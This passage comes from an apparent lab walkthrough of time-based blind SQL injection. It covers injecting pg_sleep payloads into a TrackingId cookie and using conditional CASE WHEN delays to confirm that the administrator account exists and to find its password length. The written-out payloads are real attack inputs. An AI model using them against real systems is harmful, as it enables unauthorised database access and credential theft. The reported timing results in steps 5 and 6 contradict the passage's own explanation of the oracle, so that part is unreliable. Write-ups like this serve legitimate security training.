
7) Log in with the leaked credentials (administrator + leaked password) → SOLVED.
LAB 14 — Blind SQL Injection with Time Delays
Level:
PRACTITIONER
Analysis
| Vulnerability | Blind SQL injection (no output, no errors) |
| Goal | confirm injection by causing a noticeable time delay |
| Key Concept | Use pg_sleep() (PostgreSQL) to delay the response only when the injected condition succeeds. |
Steps
1) Intercept any request containing the TrackingId cookie and send to Repeater.

2) Test basic syntax: try ' then '' — no error in either case. 

3) Inject a simple delay:
1
'||pg_sleep(10)--
The response is delayed by ~10 seconds, confirming the injection point and that it reaches a PostgreSQL backend.

4) Injection confirmed → SOLVED.
LAB 15 — Blind SQL Injection with Time Delays and Information Retrieval
Level:
PRACTITIONER
Analysis
| Vulnerability | Time-based blind SQL injection |
| Goal | extract the full administrator password using timing |
| Key Concept | Conditional pg_sleep() calls, one per character guess: the response is deliberately slowed only when the guessed character is correct, turning response time into a true/false oracle. |
Steps
1) Intercept the TrackingId request → Repeater.


2) Confirm time-based injection works (as in Lab 14):
1
'||pg_sleep(10)--

3) Verify the administrator user exists (; URL-encoded to %3b):
1
'; SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--
4) Find the password length by fuzzing LENGTH(password)>N from 1 to 30.

5) Running the attack with Intruder produces a delayed response at every value except 20 — confirming the password length is 20.


6) Confirm by changing > to = with value 20 — the response comes back immediately as expected:
